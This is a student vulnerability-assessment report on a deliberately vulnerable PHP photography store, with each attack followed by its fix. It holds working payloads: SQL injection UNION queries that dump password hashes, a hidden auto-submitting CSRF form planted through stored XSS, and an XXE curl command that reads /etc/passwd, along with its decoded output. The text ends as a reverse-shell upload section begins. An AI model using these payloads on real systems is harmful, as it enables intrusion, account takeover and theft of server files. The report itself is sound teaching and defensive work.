Análise e Exploração de Vulnerabilidades

University of Aveiro

20/11/2021

Assignment 1 - Vulnerable App

Teacher

João Paulo Barraca

Students

Duarte Mortágua 92963

José Lucas Sousa 93019

Tiago Oliveira 93456

SQL Injection in Search Products

CWE-89 - Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')

Problem:

The original PHP code receives the search query introduced by the user through the variable $_GET without any type of treatment, and injects it directly into a query to the database, which compares if the introduced search term is included in the name, brand or category of any product.

The original search input and query are the following:


```
$search = $_GET['search'];
```

```
$query = "SELECT * FROM products WHERE name like '%$search%' OR brand like '%$search%'
OR category like '%$search%'";
```

SQL Injection is possible by violating the first like statement. If the value of search is, for instance:

```
' and 0=1 UNION(SELECT 1,2,3,4,5,6,7 from users) --
```


Which tries to join the current table with the users table (usual table name). The result is the following SQL error:



The used SELECT statements have a different number of columns

Now we just have to try a different number of columns until something else happens. If we try 6 columns, the following output is produced:


```
' and 0=1 UNION(SELECT 1,2,3,4,5,6 from users) --
```



Now we know that the 3rd and 2nd columns are displayed inside the title element, and the 4th column is displayed in the price element. So we just need to replace those columns in our malicious query by some usual column names, until we have enough information. Doing the following query:

```
' and 0=1 UNION(SELECT 1,password,name,email,5,6 from users) --
```

Produces the following output:



VULN PHOTOGRAPHY

Cameras, drones, accessories - all in one place!

Duarte
1957fde9fb33a137074
Price: duarte@gmail.com

Lucas
829821286308824dcc
Price: lucas@gmail.com

Tiago
1316bfd46cb2c849698
Price: tiago@gmail.com

eu
4829322d03d1606fb09ae9
Price: eu

llll
bf083d4ab960620b645557217dd59a49
Price: llll

This output implies that, at least, all the tables in the above database are visible for the attacker.

Solution:

The usage of Prepared Statements (i.e. using parameters in a template query) that use bound variables is the only way to be guaranteed against SQL injection.

They can be used with the already database access library in use (mysqli), in the following way:


```
/* Prepared statement, stage 1: prepare */
$mysqli = new mysqli("localhost", "store", "donald", "store");
$query = $mysqli->prepare("SELECT * FROM products WHERE name like ? OR brand like ? OR
category like ?");

/* Prepared statement, stage 2: bind and execute */
$search = "%{$_GET['search']}%";
$query->bind_param("sss", $search, $search, $search); // "is" means that $id is bound as an
integer and $label as a string
$query->execute();
$result = $query->get_result();
```

With this modification, executing again the query>

```
' and 0=1 UNION(SELECT 1,password,name,email,5,6 from users) --
```

Results in the following:



Secure PHOTOGRAPHY

Cameras, drones, acessories - all in one place!

Sorry! didn't find anything.
Try a different keyword!


Changing other users' personal info with CSRF

CWE-352: Cross-Site Request Forgery (CSRF)

Problem:


The web store does not sufficiently determine whether a well-formed, valid, consistent request was intentionally provided by the user who submitted the request.

The request in question is a form which is used by each user to change his personal information, specifically, his email.



lucas@gmail.com


If this form submission is not attached to a specific user, then someone can plant a similar form in some other page of the web app, and once a user loads that page, the similar malicious and already filled form is submitted on his behalf, changing his email without him noticing. The key is knowing how to construct a similar form, and being able to plant it. Regarding it's construction, a simple inspection of the browser above shows the below elements:



```
▼ <form action="basicDetail.php" method="post"> == $0
    <input name="email" type="email" class="inputStyle increaseWidth" placeholder>
    <input type="submit" value="Save" class="btn btn-primary" id="c" style="opacity: 0">
    <br>
  </form>
```

Which means that we just have to build a form that submits a post request to /basicDetail.php, with a field named 'email'.

So we can produce this malicious HTML code, which contains an hidden form similar to the above and a Javascript function to run it silently:




```
<SCRIPT>
    function SendAttack() {
        malicious_form.submit();
    }
</SCRIPT>

<BODY onload="javascript:SendAttack();">
<form action="http://5.249.18.139/basicDetail.php" id="malicious_form" method="post">
    <input type="hidden" name="email" value="guessthisone@gmail.com">
</form>
```

Which when planted, will cause other users browsers to load it, submit it and keep it hidden from them.

Taking advantage of the CWE-79 mentioned in this report, we can plant the malicious form in the comments section, which is vulnerable to Cross Site Scripting:



SBS Ring Light

Lighting


8110€

```
<SCRIPT>function SendAttack() {malicious_form.submit();}
</SCRIPT><BODY onload="javascript:SendAttack();">
<form action="http://localhost/basicDetail.php"
id="malicious_form" method="post"><input type="hidden"
name="email" value="guessthisone@gmail.com"><input
type="hidden" name="token"
value="86c3bbc545c0f338351050b03fe8a4e715773f55b8e
8b3cb3863b85a7c70c9cf"></form>
```

0 Comment(s)

The submission of the form will cause the page reload and consequently some small backfire for the attacker, which is his own email changing, but he can quickly go to his profile page and change it back to his original email. This can be avoided, as reported more further.

Now, if any other user opens the above product page, he will be redirected to his own profile page:




Profile Picture


Email Address: lucas@gmail.com

Mobile Number: 963089762

Password

This happens because the submission of the email changing form redirects the user to the profile page. Of course this is a little suspicious, but the average user will probably ignore it and think it's some kind of bug, not knowing his email is no longer his own. Once he logs out, we will never be able to login again:


```
5.249.18.139/login.php?error=Incorrect email or password
```


Login

Login to make a purchase

Email

Password

Incorrect email or password

Don't have an account? Register

As the attacker has access to the implanted email in the victims account, he can later use a forgotten password mechanism (if it exists) and recover the victims password, for example.

Note that this vulnerability could have been exploited without the existence of the CWE-79. For example, the attacker could have created a malicious php page with the above code and hosted it on the internet and then, through social engineering, convinced a known user of the web store to open the respective link inside an authenticated browser.

Also, this vulnerability is not just present in the email changing form, but also in the mobile number changing form. It is also available in the password changing form, but it is not possible to put into practice because this form requires the old password of the victim, which we assume the attacker doesn't know.

Solution:

The implementation of a proper CSRF Token mechanism is the correct way to solve this issue.

A CSRF token is a unique, secret, unpredictable value that is generated by the server-side application and transmitted to the client in such a way that it is included in a subsequent HTTP request made by the client (form posts for example). When the later request is made, the server-side application validates that the request includes the expected token and rejects the request if the token is missing or invalid.

Since the attacker cannot determine or predict the value of a user's CSRF token, they cannot construct a request with all the parameters that are necessary for the application to honor the request.

To implement this solution, inside the set_sesion.php file that a user is sent to after logging in, a mechanism for CSRF Token generation can be implemented like this:

```php
<?php
include 'include/common.php';

$_SESSION['email'] = $_GET['email'];
$_SESSION['user_id'] = $_GET['user_id'];
$_SESSION['name'] = $_GET['name'];

# CSRF Token generation
if (empty($_SESSION['token'])) {
	$_SESSION['token'] = bin2hex(random_bytes(32));
}
exit();
?>
```

This mechanism is secure enough in terms of entropy and unpredictability of the tokens (https://github.com/paragonie/random_compat).

After that, each individual user has a valid CSRF Token in his session, which others can't guess.

Inside the basicDetail.php (form submission action file), before parsing the posts of the forms, we verify if the token of the post is empty or if it's different from the sessions token:

```php
# If form token is empty or doesn't match users token
if (empty($_POST['token']) || !hash_equals($_SESSION['token'], $_POST['token'])) {
	header('location:profile.php?error=Invalid CSRF Token');
	exit();
}
```

If it is, meaning it's invalid, an error is thrown to the URL and nothing else is done.


XML External Entity (XXE) Injection

CWE-611: Improper Restriction of XML External Entity Reference

Problem:

The login form data is sent to the server with POST via an XML format. It is possible to change this XML and define an entity in it. By submitting this modified XML an attacker can cause the php script to read the contents of a local file. For example, the content of a URI like file:///etc/passwd can be accessed because once the content is read it is fed back into the app. The XML data is sent via JS on ‘login.php’ by doing an XMLHttpRequest to ‘login_script.php’ which handles the parsing and loading of the XML data and also does user authentication logic. The POST is triggered when the login button is clicked. This function comes from the ‘scripts.js’ file which is imported in ‘login.php’.


At first glance it might be hard to notice what’s happening but examining the network requests we see something interesting:



Name	Status	Type	Initiator	Size
login_script.php	200	xhr		227 B
set_session.php?email...	200	xhr		709 B
profile.php	200	docu...		2.2 kB
bootstrap.js	(failed)	script	profile.php	0 B
bootstrap.min.css	200	style...	profile.php	20.1 ...

What happens is that upon clicking the login button the webpage makes a request to a ‘login_script.php’. This is intriguing, let’s examine this request:

Request in detail:



```
▾ General
Request Payload
    : http://5.249.18.139/login_script.php
  Request Method: POST
  Status Code: ● 302 Found
  Remote Address: 5.249.18.139:80
  Referrer Policy: strict-origin-when-cross-origin
▸ Response Headers (10)
▸ Request Headers (11)
▾ Request Payload
  <?xml version="1.0" ?><form><email>testmail@mail.com</email>
  <password>testpassword</password></form>
```

The request is actually posting the email and password in an XML format directly to ‘login_script.php’. The use of XML leads to the possibility of XML entity injection.

So, what we can do is post the XML with the entity defined and then send that over to the server and see if it works.

The original xml looks like this:

```
<?xml version="1.0" ?><form><email>mail@mail.com</email><password>123456</password></form>
```

We take this and define an entity within this XML:

```
<?xml version="1.0" ?><!DOCTYPE r [<!ENTITY sp SYSTEM
"php://filter/convert.base64-encode/resource=/path/to/file">]><form><email>&sp;</email><passwor
d>whatever</password></form>
```

On '/path/to/file' you can put whatever file of the server, files like '/etc/passwd', '/var/log/apache2/error.log', any file that exists on the server. As some files can't be parsed the feedback of this injection doesn't show. However, with the base64 filter, files come as a single string (obviously, encoded in base64). All there is left to do is decode the string, allowing us to read ANY existing file in the server.

Then, using cURL we can easily POST the modified XML to 'login_script.php':

```
curl -d '<?xml version="1.0" ?><!DOCTYPE r [<!ENTITY sp SYSTEM
"php://filter/convert.base64-encode/resource=/etc/passwd">]><form><email>&sp;</email><passwo
rd>p</password></form>' http://5.249.18.139/login_script.php
```

The output, among with some other irrelevant information, has this:

```
cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaApkYWVtb246eDoxOjE6ZGFlbW9uOi91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW46eDoyOjI6YmluOi9iaW
46L3Vzci9zYmluL25vbG9naW4Kc3lzOng6MzozOnN5czovZGV2Oi91c3Ivc2Jpbi9ub2xvZ2luCnN5bmM6eDo0OjY1NTM0OnN5bmM6L2JpbjovYmluL3N5bmMKZ2FtZ
XM6eDo1OjYwOmdhbWVzOi91c3IvZ2FtZXM6L3Vzci9zYmluL25vbG9naW4KbWFuOng6NjoxMjptYW46L3Zhci9jYWNoZS9tYW46L3Vzci9zYmluL25vbG9naW4KbH
A6eDo3Ojc6bHA6L3Zhci9zcG9vbC9scGQ6L3Vzci9zYmluL25vbG9naW4KbWFpbDp4Ojg6ODptYWlsOi92YXIvbWFpbDovdXNyL3NiaW4vbm9sb2dpbgpuZXdzOng6
OTo5Om5ld3M6L3Zhci9zcG9vbC9uZXdzOi91c3Ivc2Jpbi9ub2xvZ2luCnV1Y3A6eDoxMDoxMDp1dWNwOi92YXIvc3Bvb2wvdXVjcDovdXNyL3NiaW4vbm9sb2dpbgpw
cm94eTp4OjEzOjEzOnByb3h5Oi9iaW46L3Vzci9zYmluL25vbG9naW4Kd3d3LWRhdGE6eDozMzozMzp3d3ctZGF0YTovdmFyL3d3dzovdXNyL3NiaW4vbm9sb2dpbg
piYWNrdXA6eDozNDozNDpiYWNrdXA6L3Zhci9iYWNrdXBzOi91c3Ivc2Jpbi9ub2xvZ2luCmxpc3Q6eDozODozODpNYWlsaW5nIExpc3QgTWFuYWdlcjovdmFyL2xpc
3Q6L3Vzci9zYmluL25vbG9naW4KaXJjOng6Mzk6Mzk6aXJjZDovdmFyL3J1bi9pcmNkOi91c3Ivc2Jpbi9ub2xvZ2luCmduYXRzOng6NDE6NDE6R25hdHMgQnVnLVJlc
G9ydGluZyBTeXN0ZW0gKGFkbWluKTovdmFyL2xpYi9nbmF0czovdXNyL3NiaW4vbm9sb2dpbgpub2JvZHk6eDo2NTUzNDo2NTUzNDpub2JvZHk6L25vbmV4aXN0Z
W50Oi91c3Ivc2Jpbi9ub2xvZ2luCl9hcHQ6eDoxMDA6NjU1MzQ6Oi9ub25leGlzdGVudDovdXNyL3NiaW4vbm9sb2dpbgpteXNxbDp4OjEwMToxMDI6TXlTUUwgU2Vyd
mVyLCwsOi9ub25leGlzdGVudDovYmluL2ZhbHNlCg==
```

Which, when decoded, reveals the '/etc/passwd' file contents:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
mysql:x:101:102:MySQL Server,,,:/nonexistent:/bin/false
```

Needless to say that this is a huge vulnerability that leaves the server wide-open.

Solution:

The usage of ‘libxml_disable_entity_loader(true);’ on ‘login_script.php’ before loading XML disallows entity loading, thus preventing this attack from happening.


```
libxml_disable_entity_loader(true);
```

Reverse Shell Upload


CWE-434: Unrestricted Upload of File with Dangerous Type

Problem:


On ‘profile.php’ which is a page where an user can upload a profile picture:



At first an image is not set, but after uploading a real image we can see that the image is updated:



